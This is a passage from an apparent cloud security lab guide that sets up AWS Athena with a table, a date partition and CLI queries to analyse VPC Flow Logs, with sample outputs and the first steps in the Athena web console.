    --query-string "CREATE DATABASE vpcflow" \
    --work-group sec541
```

Sample Results

```
{
    "QueryExecutionId": "ecaffe76-0894-4232-a13c-e3c521ae583b"
}
```

4. Now that a Workgroup and a Database are created, we create a `table` that takes a location of logs and describes the format of those logs, so that they can be queried using SQL.

   The file `create-table-TEMPLATE.sql` is a template for creating the TABLE. The template must be updated with the bucket location, the account ID, and the region. Let's use some bash scripting to update the TEMPLATE file with our specific values.

Look at the TEMPLATE file

```
cat create-table-TEMPLATE.sql
```

Sample Results

```
CREATE EXTERNAL TABLE IF NOT EXISTS vpc_flow_logs (
        version int,
        account string,
        interfaceid string,
        sourceaddress string,
        destinationaddress string,
        sourceport int,
        destinationport int,
        protocol int,
        numpackets int,
        numbytes bigint,
        starttime int,
        endtime int,
        action string,
        logstatus string
) PARTITIONED BY (
        `date` date
) ROW FORMAT DELIMITED FIELDS TERMINATED BY ' ' LOCATION 's3://<bucket-name>/AWSLogs/<account>/
vpcflowlogs/<region>/' TBLPROPERTIES ("skip.header.line.count"="1");
```

The heart of this file is the specifications of the columns and their type. They should look familiar, because they are the values of a default VPC Flow Log. There are a number of placeholder variables that have to be replaced such as `<bucket-name>`, `<account>` and `<region>`.

Let's gather up the necessary values and put them into bash variables.

Command Lines

```
REGION=$(aws ec2 describe-availability-zones --output text --query 'AvailabilityZones[0].[RegionName]')
ACCOUNT=$(aws sts get-caller-identity --query Account --output text)
echo Region: $REGION && \
echo Account: $ACCOUNT && \
echo Security Bucket: $SECURITY_BUCKET
```

Sample Results

```
Region: us-east-2
Account: 123412341234
Security Bucket: baker221b-security891141fd-t85njud8t5zq
```

Note

The values for ACCOUNT, REGION and SECURITY_BUCKET will be specific to your environment.

Use SED to build the file we will use to create the Athena table.

Create SQL Table Create

```
sed "s/<bucket-name>/${SECURITY_BUCKET}/g; s/<region>/${REGION}/g; s/<account>/${ACCOUNT}/g" create-table-TEMPLATE.sql > create-table.sql
cat create-table.sql
```

Sample Results

```
CREATE EXTERNAL TABLE IF NOT EXISTS vpc_flow_logs (
    version int,
    account string,
    interfaceid string,
    sourceaddress string,
    destinationaddress string,
    sourceport int,
    destinationport int,
    protocol int,
    numpackets int,
    numbytes bigint,
    starttime int,
    endtime int,
    action string,
    logstatus string
) PARTITIONED BY (
        `date` date
) ROW FORMAT DELIMITED FIELDS TERMINATED BY ' ' LOCATION 's3://baker221b-logs891141fd-1596q7tlkjpy3/AWSLogs/123456789012/vpcflowlogs/us-east-2/' TBLPROPERTIES ("skip.header.line.count"="1");
```

Now that the table creation script, `create-table.sql` has the proper values, we can now run the command that will create the ATHENA table

Command Lines

```
aws athena start-query-execution \
    --work-group sec541 \
    --query-string file://create-table.sql
```

Sample Results

```
{
    "QueryExecutionId": "4c440165-d58b-4b2f-b2e4-bd52ff6ee9c4"
}
```

5. Once the table is created, we want to create a partition by the date. Athena queries, if queried over a long period of time, could really raise up the costs. It's usually a good idea to segment the data, so we will segment by date. Create a partition that will search for data just for today.

Gather some date information we will need.

Command Line

```
DIR_DATE=$(date '+%Y\/%m\/%d')
FULL_DATE=$(date '+%Y-%m-%d')
echo Dir Date: $DIR_DATE && \
echo Full Date: $FULL_DATE
```

Sample Results

```
Dir Date: 2020\/09\/13
Full Date: 2020-09-13
```

Critical

We are assuming you are running these queries the same day that you started the lab. You are querying for transactions on a certain date. If you started this lab on a different day, then use those dates here.

Now, we replace the placeholder variables in `alter-partition-TEMPLATE.sql`.

Create SQL Query

```
sed "s/<dir_date>/${DIR_DATE}/g; s/<full_date>/${FULL_DATE}/g; s/<bucket_name>/${SECURITY_BUCKET}/g; s/
<region>/${REGION}/g; s/<account>/${ACCOUNT}/g" alter-partition-TEMPLATE.sql > alter-partition.sql
cat alter-partition.sql
```

Sample Results

```
ALTER TABLE vpc_flow_logs
ADD PARTITION (`date`='2020-09-27')
location 's3://baker221b-security891141fd-t85njud8t5zq/AWSLogs/123456789012/vpcflowlogs/us-
east-2/2020/09/27';
```

6. Now that the `alter-partition.sql` file is properly built, we can execute the SQL command in Athena that will alter the partition.

Command Lines

```
aws athena start-query-execution \
    --work-group sec541 \
    --query-string file://alter-partition.sql
```

Sample Results

```
{
    "QueryExecutionId": "496d026c-ef94-4cc5-91ce-fd139447ada1"
}
```

7. Now that we have a table set up, we can start querying VPC Flow Log data. There are two ways to do this: through the AWS Web Console, and through the CLI. Let's return the top 10 rows from the vpc_flow_lots VPC.

SQL Example

Here is an example of the query we might want to run.

```
SELECT * FROM vpc_flow_logs
LIMIT 10;
```

We need to update the date to today. But luckily, we have a variable already created with this date `$FULL_DATE`. We can easily run this command just like the commands above.

Command Lines

```
QUERY_ID=$(aws athena start-query-execution --query-string "SELECT * FROM vpc_flow_logs LIMIT 10;" --work-group sec541 --query QueryExecutionId --output text)
echo "QueryID: $QUERY_ID"
```

Sample Results

```
QueryID: c4f7b0a1-1793-473c-b0a4-21b616b8dac2
```

Now, let's check to see if the query worked properly

Command Lines

```
aws athena get-query-execution --query-execution-id $QUERY_ID
```

Sample Results


```
{
    "QueryExecution": {
        "QueryExecutionId": "f80f65ca-1a71-45ce-a0ae-f54118f09aba",
        "Query": "SELECT * FROM vpc_flow_logs WHERE date = DATE('2020-07-12') LIMIT 10",
        "StatementType": "DML",
        "ResultConfiguration": {
            "OutputLocation": "s3://baker221b-logs891141fd-1596q7tlkjpy3/athena/f80f65ca-1a71-45ce-a0ae-
f54118f09aba.csv",
            "EncryptionConfiguration": {
                "EncryptionOption": "SSE_S3"
            }
        },
        "QueryExecutionContext": {},
        "Status": {
            "State": "SUCCEEDED",
            "SubmissionDateTime": "2020-07-12T14:31:28.012000-04:00",
            "CompletionDateTime": "2020-07-12T14:31:29.471000-04:00"
        },
        "Statistics": {
            "EngineExecutionTimeInMillis": 1262,
            "DataScannedInBytes": 25804,
            "TotalExecutionTimeInMillis": 1459,
            "QueryQueueTimeInMillis": 155,
            "QueryPlanningTimeInMillis": 1018,
            "ServiceProcessingTimeInMillis": 42
        },
        "WorkGroup": "sec541"
    }
}
```


We need to make sure that the return succeeded. If it says "Failure" for QueryExecution.Status.State, then we will have to debug and fix the problem in the script. For this lab, it should succeed, but we will test the responses every time.

This is a lot of information. But what we care about the most is OutputLocation. This is a CSV file.

Note

Let's go back to the beginning for a second. The VPC Flow Logs are stored in an S3 bucket in a `tar.gz` format, split into multiple groups. With Athena, the `tar.gz` files are split up, queried against, and then the results are stored in a single CSV that can be retrieved. In this lab, we are querying and reviewing the results live, but I think we can see how automated actions could be applied to the process.

Let's copy that file from S3 to our local VM workstation and look at it. First, let's isolate the Output file into a variable.

Command Lines

```
LOCATION=$(aws athena get-query-execution \
    --query-execution-id $QUERY_ID \
    --query QueryExecution.ResultConfiguration.OutputLocation \
    --output text)
echo $LOCATION
aws s3 cp $LOCATION ./results.csv
cat ./results.csv | column -t -s,
```

Sample Results

```
"version"  "account"       "interfaceid"            "sourceaddress"  "destinationaddress"  "sourceport"
"destinationport"  "protocol"  "numpackets"  "numbytes"  "starttime"   "endtime"     "action"
"logstatus"  "date"
"2"        "123456789012"  "eni-0565ddd2cec964ac0"  "185.39.10.27"   "10.0.0.64"           "40568"
"64669"            "6"         "1"           "40"        "1594548542"  "1594548573"  "REJECT"  "OK"
"2020-07-12"
```

We can also query Athena directly to pull back the results to the CLI.

Command Line

```
aws athena get-query-results \
    --query-execution-id $QUERY_ID \
    --query ResultSet
```

Expand to see results (it's long)


```
{
    "Rows": [
        {
            "Data": [
                {
                    "VarCharValue": "version"
                },
                {
                    "VarCharValue": "account"
                },
                {
                    "VarCharValue": "interfaceid"
                },
                {
                    "VarCharValue": "sourceaddress"
                },
                {
                    "VarCharValue": "destinationaddress"
                },
                {
                    "VarCharValue": "sourceport"
                },
                {
                    "VarCharValue": "destinationport"
                },
                {
                    "VarCharValue": "protocol"
                },
                {
                    "VarCharValue": "numpackets"
                },
                {
                    "VarCharValue": "numbytes"
                },
                {
                    "VarCharValue": "starttime"
                },
                {
                    "VarCharValue": "endtime"
                },
                {
                    "VarCharValue": "action"
                },
                {
                    "VarCharValue": "logstatus"
                },
                {
                    "VarCharValue": "date"
                }
```

```
            ]
        },
        {
            "Data": [
                {
                    "VarCharValue": "2"
                },
                {
                    "VarCharValue": "123456789012"
                },
                {
                    "VarCharValue": "eni-0565ddd2cec964ac0"
                },
                {
                    "VarCharValue": "185.39.10.27"
                },
                {
                    "VarCharValue": "10.0.0.64"
                },
                {
                    "VarCharValue": "40568"
                },
                {
                    "VarCharValue": "64669"
                },
                {
                    "VarCharValue": "6"
                },
                {
                    "VarCharValue": "1"
                },
                {
                    "VarCharValue": "40"
                },
                {
                    "VarCharValue": "1594548542"
                },
                {
                    "VarCharValue": "1594548573"
                },
                {
                    "VarCharValue": "REJECT"
                },
                {
                    "VarCharValue": "OK"
                },
                {
                    "VarCharValue": "2020-07-12"
                }
            ]
        }
    ],
    "ResultSetMetadata": {
        "ColumnInfo": [
            {
                "CatalogName": "hive",
                "SchemaName": "",
                "TableName": "",
                "Name": "version",
                "Label": "version",
```

```
            "Type": "integer",
            "Precision": 10,
            "Scale": 0,
            "Nullable": "UNKNOWN",
            "CaseSensitive": false
        },
        {
            "CatalogName": "hive",
            "SchemaName": "",
            "TableName": "",
            "Name": "account",
            "Label": "account",
            "Type": "varchar",
            "Precision": 2147483647,
            "Scale": 0,
            "Nullable": "UNKNOWN",
            "CaseSensitive": true
        },
        {
            "CatalogName": "hive",
            "SchemaName": "",
            "TableName": "",
            "Name": "interfaceid",
            "Label": "interfaceid",
            "Type": "varchar",
            "Precision": 2147483647,
            "Scale": 0,
            "Nullable": "UNKNOWN",
            "CaseSensitive": true
        },
        {
            "CatalogName": "hive",
            "SchemaName": "",
            "TableName": "",
            "Name": "sourceaddress",
            "Label": "sourceaddress",
            "Type": "varchar",
            "Precision": 2147483647,
            "Scale": 0,
            "Nullable": "UNKNOWN",
            "CaseSensitive": true
        },
        {
            "CatalogName": "hive",
            "SchemaName": "",
            "TableName": "",
            "Name": "destinationaddress",
            "Label": "destinationaddress",
            "Type": "varchar",
            "Precision": 2147483647,
            "Scale": 0,
            "Nullable": "UNKNOWN",
            "CaseSensitive": true
        },
        {
            "CatalogName": "hive",
            "SchemaName": "",
            "TableName": "",
            "Name": "sourceport",
            "Label": "sourceport",
```

```
            "Type": "integer",
            "Precision": 10,
            "Scale": 0,
            "Nullable": "UNKNOWN",
            "CaseSensitive": false
        },
        {
            "CatalogName": "hive",
            "SchemaName": "",
            "TableName": "",
            "Name": "destinationport",
            "Label": "destinationport",
            "Type": "integer",
            "Precision": 10,
            "Scale": 0,
            "Nullable": "UNKNOWN",
            "CaseSensitive": false
        },
        {
            "CatalogName": "hive",
            "SchemaName": "",
            "TableName": "",
            "Name": "protocol",
            "Label": "protocol",
            "Type": "integer",
            "Precision": 10,
            "Scale": 0,
            "Nullable": "UNKNOWN",
            "CaseSensitive": false
        },
        {
            "CatalogName": "hive",
            "SchemaName": "",
            "TableName": "",
            "Name": "numpackets",
            "Label": "numpackets",
            "Type": "integer",
            "Precision": 10,
            "Scale": 0,
            "Nullable": "UNKNOWN",
            "CaseSensitive": false
        },
        {
            "CatalogName": "hive",
            "SchemaName": "",
            "TableName": "",
            "Name": "numbytes",
            "Label": "numbytes",
            "Type": "bigint",
            "Precision": 19,
            "Scale": 0,
            "Nullable": "UNKNOWN",
            "CaseSensitive": false
        },
        {
            "CatalogName": "hive",
            "SchemaName": "",
            "TableName": "",
            "Name": "starttime",
            "Label": "starttime",
```


```
                "Type": "integer",
                "Precision": 10,
                "Scale": 0,
                "Nullable": "UNKNOWN",
                "CaseSensitive": false
            },
            {
                "CatalogName": "hive",
                "SchemaName": "",
                "TableName": "",
                "Name": "endtime",
                "Label": "endtime",
                "Type": "integer",
                "Precision": 10,
                "Scale": 0,
                "Nullable": "UNKNOWN",
                "CaseSensitive": false
            },
            {
                "CatalogName": "hive",
                "SchemaName": "",
                "TableName": "",
                "Name": "action",
                "Label": "action",
                "Type": "varchar",
                "Precision": 2147483647,
                "Scale": 0,
                "Nullable": "UNKNOWN",
                "CaseSensitive": true
            },
            {
                "CatalogName": "hive",
                "SchemaName": "",
                "TableName": "",
                "Name": "logstatus",
                "Label": "logstatus",
                "Type": "varchar",
                "Precision": 2147483647,
                "Scale": 0,
                "Nullable": "UNKNOWN",
                "CaseSensitive": true
            },
            {
                "CatalogName": "hive",
                "SchemaName": "",
                "TableName": "",
                "Name": "date",
                "Label": "date",
                "Type": "date",
                "Precision": 0,
                "Scale": 0,
                "Nullable": "UNKNOWN",
                "CaseSensitive": false
            }
        ]
    }
}
```

That is very messy. We could remap the values with JQ or other tooling, but it is probably just easier to use the AWS Web Console.

Athena Web Console


Let's jump to the Athena GUI. We have seen how to execute queries through the command line, but it is sometimes easier to build the first few queries with the GUI, since we get instant feedback. Once we know what queries we might want to run, it is fairly simple to rerun them in an automated script.


1. From the "Services" drop down, type "Athena", and click on the Athena link.




2. We already created the Workgroup and the table in Athena, so we should be able to start running queries.

   Go to the Athena service. If you see this page, click the menu button on the left hand side to expand the menu and select "Query editor"






